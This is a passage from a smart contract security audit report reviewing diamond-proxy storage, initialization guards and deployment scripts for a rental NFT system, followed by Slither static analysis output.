
RentalDiamondCutInternal.sol




RentalAuthenticatedUpgradabilityFacet.sol




RentalAutomatorBaseFacet.sol




RentalAutomatorFacet.sol




RentalDiamondLoupeFacet.sol




RentalPausable.sol



RentalAutomatorProxy.sol



CONTRACT UPGRADABILITY



4.2 Diamond storage

The solution follows the diamond storage pattern presented in diamond-Storage. No possibility of storage collisions between the proxies and implementations was identified. The solution uses several namespaces to select address space for storage's structs:
- polemos.diamond.standard.diamond.storage
- polemos.diamond.standard.admin.storage
- polemos.diamond.standard.authentication.storage
- polemos.diamond.standard.eip712.config.storage

This approach does not require reserving some space for future variables (e.g. by means of __gap parameter).
The Rental and Scholar solutions use the same namespaces for the storage purposes; however, they are not meant to be deployed within a single proxy.

4.3 Initialization

Every initialization function is correctly protected with the isInitialized parameter, stored in a separate namespace, preventing any possible re-initialization:

Listing 52: RentalAdminFacet.sol (Line 74)

```
68     function initializeRentalAdminFacet() external {
69         RentalAdminFacetStorage storage facetStorage =
↳ getAdminFacetStorage();
70         require(!facetStorage.isInitialized,
↳ ADMIN_FACET_ALREADY_INITIALIZED_ERR);
71
72         DiamondStorage storage ds = state();
73         ds.adminAddress = msg.sender;
74         facetStorage.isInitialized = true;
75     }
```

Listing 53: RentalAuthenticatedUpgradabilityFacet.sol (Line 70)

```
56      function initalizeAuthenticatedUpgradabilityModule(address[]
↳ calldata adminUserList) external {
57          DiamondStorage storage ds = state();
58
59          RentalAuthenticatedUpgradabilityFacetStorage
60              storage facetStorage = getAuthentificationFacetStorage
↳ ();
61          require(!facetStorage.isInitialized,
↳ AUTHENTICATED_UPGRADABILITY_FACET_ALREADY_INITIALIZED);
62          require(adminUserList.length == MAX_ADMINS_COUNT,
↳ INVALID_ADMIN_LIST_LENGTH_ERR);
63          _validateListContainsUniqueItemsWithErr(adminUserList,
↳ DUPLICATED_ADMIN_USERS_ERR);
64
65          for (uint8 i; i < MAX_ADMINS_COUNT; ++i) {
66              address currentAdmin = adminUserList[i];
67              ds.adminList._isAdmin[currentAdmin] = true;
68              ds.adminList.addresses.push(currentAdmin);
69          }
70          facetStorage.isInitialized = true;
71      }
```

Listing 54: Eip712ConfigFacet.sol (Line 35)

```
22      function _initEip712Config(string memory _domainName,
↳ IBaseRecoverable recoverable) internal {
23          Eip712ConfigFacetStorage storage facetStorage =
↳ getEip712FacetStorage();
24          require(!facetStorage.isInitialized,
↳ EIP712_CONFIG_FACET_ALREADY_INITIALIZED_ERR);
25
26          DiamondStorage storage ds = state();
27          ds.domainName = _domainName;
28
29          ds.cachedDomainSeparator = recoverable.
↳ buildDomainSeparator(
30              _domainName,
31              VERSION,
32              address(this)
33          );
34
35          facetStorage.isInitialized = true;
```

```
36     }
```

Listing 55: ScholarAuthenticatedUpgradabilityFacet.sol (Line 76)

```
62     function initalizeAuthenticatedUpgradabilityModule(address[]
↳ calldata adminUserList) external {
63         DiamondStorage storage ds = state();
64 
65         ScholarAuthenticatedUpgradabilityFacetStorage
66             storage facetStorage = getAuthentificationFacetStorage
↳ ();
67         require(!facetStorage.isInitialized,
↳ AUTHENTICATED_UPGRADABILITY_FACET_ALREADY_INITIALIZED);
68         require(adminUserList.length == MAX_ADMINS_COUNT,
↳ INVALID_ADMIN_LIST_LENGTH_ERR);
69         _validateListContainsUniqueItemsWithErr(adminUserList,
↳ DUPLICATED_ADMIN_USERS_ERR);
70 
71         for (uint8 i; i < MAX_ADMINS_COUNT; ++i) {
72             address currentAdmin = adminUserList[i];
73             ds.adminList._isAdmin[currentAdmin] = true;
74             ds.adminList.addresses.push(currentAdmin);
75         }
76         facetStorage.isInitialized = true;
77     }
```

Listing 56: ScholarEip712ConfigFacet.sol (Line 35)

```
22     function _initEip712Config(string memory _domainName,
↳ IBaseRecoverable recoverable) internal {
23         Eip712ConfigFacetStorage storage facetStorage =
↳ getEip712FacetStorage();
24         require(!facetStorage.isInitialized,
↳ EIP712_CONFIG_FACET_ALREADY_INITIALIZED_ERR);
25 
26         DiamondStorage storage ds = state();
27         ds.domainName = _domainName;
28 
29         ds.cachedDomainSeparator = recoverable.
↳ buildDomainSeparator(
30             _domainName,
31             VERSION,
32             address(this)
```

```
33          );
34
35          facetStorage.isInitialized = true;
36      }
```

All the parent contracts are correctly initialized:

RentalAdminFacet
- RentalAdminFacet [X]
- SignatureValidatorFacet [X] (no init function)
- BaseFacet [X] (no init function)

RentalAuthenticatedUpgradabilityFacet
- RentalAuthenticatedUpgradabilityFacet [X]
- RentalDiamondCutInternal [X] (no init function)
- BaseFacet [X] (no init function)

RentalAutomatorFacet
- RentalAutomatorFacet [X]
- Eip712ConfigFacet[X]
- RentalAutomatorBaseFacet [X] (no init function)
- SignatureValidatorFacet [X] (no init function)
- VersionFacet [X] (no init function)
- BaseFacet [X] (no init function)

RentalAssetHandlerFacet
- RentalAssetHandlerFacet [X] (no init function)

RentalRecoverableFacet
- RentalRecoverableFacet [X] (no init function)

PublicUtilsFacet
- PublicUtilsFacet [X] (no init function)

RentalPolicyHandlerFacet
- RentalPolicyHandlerFacet [X] (no init function)

RentalDiamondLoupeFacet
- RentalDiamondLoupeFacet [X] (no init function)
- BaseFacet [X] (no init function)

None of the parent contracts implement a constructor with _disableInitializers(). Therefore, every implementation contract can be initialized. This weakness is reported in HAL-20 - IMPLEMENTATIONS CAN BE INITIALIZED for contracts:
- RentalAdminFacet
- RentalAuthenticatedUpgradabilityFacet
- RentalAutomatorFacet
- Eip712ConfigFacet

4.4 Deployment

The current deployment procedure is split into the several steps. Firstly, the facets are deployed. Secondly, the proxy is deployed with facets' addresses as input. Thirdly, the facets are initialized. This approach makes it vulnerable to front-runs and missing initialize function calls. The weakness was reported in HAL-09 - DIAMOND PROXY DOES NOT SET ESSENTIALS IN CONSTRUCTOR and HAL-16 - DIAMOND PROXY INITIALIZE FUNCTIONS CAN BE FRONT-RUN.

Proxy deployment - 010_deploy_rental_automator_proxy.ts

```
for (let facetName of FACETS) {
  const { address: facetAddress } = await get(facetName);
  const { interface: contractInterface } = await ethers.getContractAt(
    facetName,
    facetAddress,
  );

  facetsToInclude.push({
    action: 0, // FacetCutAction.Add
    facetAddress,
    functionSelectors:
      getFunctionSelectorsFromContractInterface(contractInterface),
  });
}

const args = [facetsToInclude];
const deployResult = await deploy('RentalAutomatorProxy', {
  from: account1,
  log: true,
  autoMine: true,
  ...(await getGasPrice(network.name)),
  args,
});

if (deployResult.newlyDeployed) {
  log(`RentalAutomatorProxy is deployed`);
}
```

Initialize functions calls - 010_init_rental_automator_step_a.ts

```
// initing rental-automator module...
let tx = await rentalAutomatorProxyInstance.initializeRentalAutomator(
  feeTokenContractAddress,
  eip721DomainName,
  { ...(await getGasPrice(getNetworkName())) },
);
const rentalModuleInitTxReceipt = await tx.wait();
log(
  `Rental Automator module is inited, tx hash ${rentalModuleInitTxReceipt.transactionHash}`,
);

// Initing authenticated upgradability module...
tx =
  await rentalAutomatorProxyInstance.initalizeAuthenticatedUpgradabilityModule(
    adminList,
    {
      ...(await getGasPrice(getNetworkName())),
    },
  );
const upgradabilityModuleInitTxReceipt = await tx.wait();
log(
  `Rental Upgradability module is inited, tx hash ${upgradabilityModuleInitTxReceipt.transactionHash}`,
);

// Initing admin module...
tx = await rentalAutomatorProxyInstance.initializeRentalAdminFacet({
  ...(await getGasPrice(getNetworkName())),
});
const rentalAdminModuleInitTxReceipt = await tx.wait();
log(
  `Rental Admin module is inited, tx hash ${rentalAdminModuleInitTxReceipt.transactionHash}`,
);
```

AUTOMATED TESTING

5.1 STATIC ANALYSIS REPORT

Description:

Halborn used automated testing techniques to enhance the coverage of certain areas of the smart contracts in scope. Among the tools used was Slither, a Solidity static analysis framework. After Halborn verified the smart contracts in the repository and was able to compile them correctly into their abis and binary format, Slither was run against the contracts. This tool can statically verify mathematical relationships between Solidity variables to detect invalid or inconsistent usage of the contracts' APIs across the entire code-base.

Results:

RentalAutomator.sol

```
LibRentalTransferUtils.payRentalFees(IERC20,address,address,uint256) (contracts/rental-wallet/utils/libs/LibRentalTransferUtils.sol#29-44) uses arbitrary from in transferFrom: paid = erc20FeeTokenInstance.transferFrom(borrowerSupervisor,feeReceiver,totalFees) (contracts/rental-wallet/utils/libs/LibRentalTransferUtils.sol#42)
LibRentalTransferUtils._transferAssetToOriginalOwnerErc721(RentalAssetDescription) (contracts/rental-wallet/utils/libs/LibRentalTransferUtils.sol#69-93) uses arbitrary from in transferFrom: tokenContract.transferFrom(currentOwner,originalOwner,tokenId) (contracts/rental-wallet/utils/libs/LibRentalTransferUtils.sol#90)
LibRentalTransferUtils._transferAssetToOriginalOwnerErc20(RentalAssetDescription) (contracts/rental-wallet/utils/libs/LibRentalTransferUtils.sol#95-121) uses arbitrary from in transferFrom: isTransfered = tokenContract.transferFrom(currentOwner,originalOwner,amount) (contracts/rental-wallet/utils/libs/LibRentalTransferUtils.sol#118)
LibRentalTransferUtils._transferAssetToBorrowerErc721(RentalAssetDescription,address) (contracts/rental-wallet/utils/libs/LibRentalTransferUtils.sol#152-175) uses arbitrary from in transferFrom: tokenContract.transferFrom(originalOwner,borrower,tokenId) (contracts/rental-wallet/utils/libs/LibRentalTransferUtils.sol#173)
LibRentalTransferUtils._transferAssetToBorrowerErc20(RentalAssetDescription,address) (contracts/rental-wallet/utils/libs/LibRentalTransferUtils.sol#177-202) uses arbitrary from in transferFrom: isTransfered = tokenContract.transferFrom(originalOwner,borrower,amount) (contracts/rental-wallet/utils/libs/LibRentalTransferUtils.sol#199)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#arbitrary-from-in-transferfrom

RentalAutomatorBase.assets (contracts/rental-wallet/RentalAutomatorBase.sol#32) is never initialized. It is used in:
        - RentalAutomatorBase.getAsset(bytes32) (contracts/rental-wallet/RentalAutomatorBase.sol#141-145)
        - RentalAutomator.retireAsset(RemoveAssetAdminParams) (contracts/rental-wallet/RentalAutomator.sol#265-286)
        - RentalAutomator.stakeAsset(StakeAssetParams) (contracts/rental-wallet/RentalAutomator.sol#334-365)
        - RentalAutomator.claimAsset(ClaimAssetParams,OraclePriceFeedParams) (contracts/rental-wallet/RentalAutomator.sol#367-429)
        - RentalAutomator.reclaimAsset(ReclaimAssetParams) (contracts/rental-wallet/RentalAutomator.sol#431-457)
        - RentalAutomator.unclaimAsset(UnclaimAssetParams) (contracts/rental-wallet/RentalAutomator.sol#459-495)
        - RentalAutomator.unstakeAsset(UnstakeAssetParams) (contracts/rental-wallet/RentalAutomator.sol#497-524)
        - RentalAutomator.returnAsset(ReturnAssetParams) (contracts/rental-wallet/RentalAutomator.sol#526-552)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#uninitialized-state-variables

LibRentalTransferUtils._transferAssetToOriginalOwnerErc1155(RentalAssetDescription).noData (contracts/rental-wallet/utils/libs/LibRentalTransferUtils.sol#130) is a local variable never initialized
LibRentalTransferUtils._transferAssetToBorrowerErc1155(RentalAssetDescription,address).noData (contracts/rental-wallet/utils/libs/LibRentalTransferUtils.sol#211) is a local variable never initialized
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#uninitialized-local-variables

RentalAutomator.claimAsset(ClaimAssetParams,OraclePriceFeedParams) (contracts/rental-wallet/RentalAutomator.sol#367-429) ignores return value by LibRentalTransferUtils.payRentalFees(IERC20(config.feeTokenContractAddress),record.externalWallet,config.feeAddress,oracleParams.assetPrice) (contracts/rental-wallet/RentalAutomator.sol#402-407)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unused-return

PublicUtils._tryDetectInterface(address) (contracts/common/utils/PublicUtils.sol#24-44) has external calls inside a loop: (success) = target.staticcall(abi.encodeWithSelector(IERC165.supportsInterface.selector,ERC165_INTERFACE_ID)) (contracts/common/utils/PublicUtils.sol#28-30)
PublicUtils._tryDetectInterface(address) (contracts/common/utils/PublicUtils.sol#24-44) has external calls inside a loop: erc165Instance.supportsInterface(ERC20_INTERFACE_ID) (contracts/common/utils/PublicUtils.sol#37)
PublicUtils._tryDetectInterface(address) (contracts/common/utils/PublicUtils.sol#24-44) has external calls inside a loop: erc165Instance.supportsInterface(ERC721_INTERFACE_ID) (contracts/common/utils/PublicUtils.sol#39)
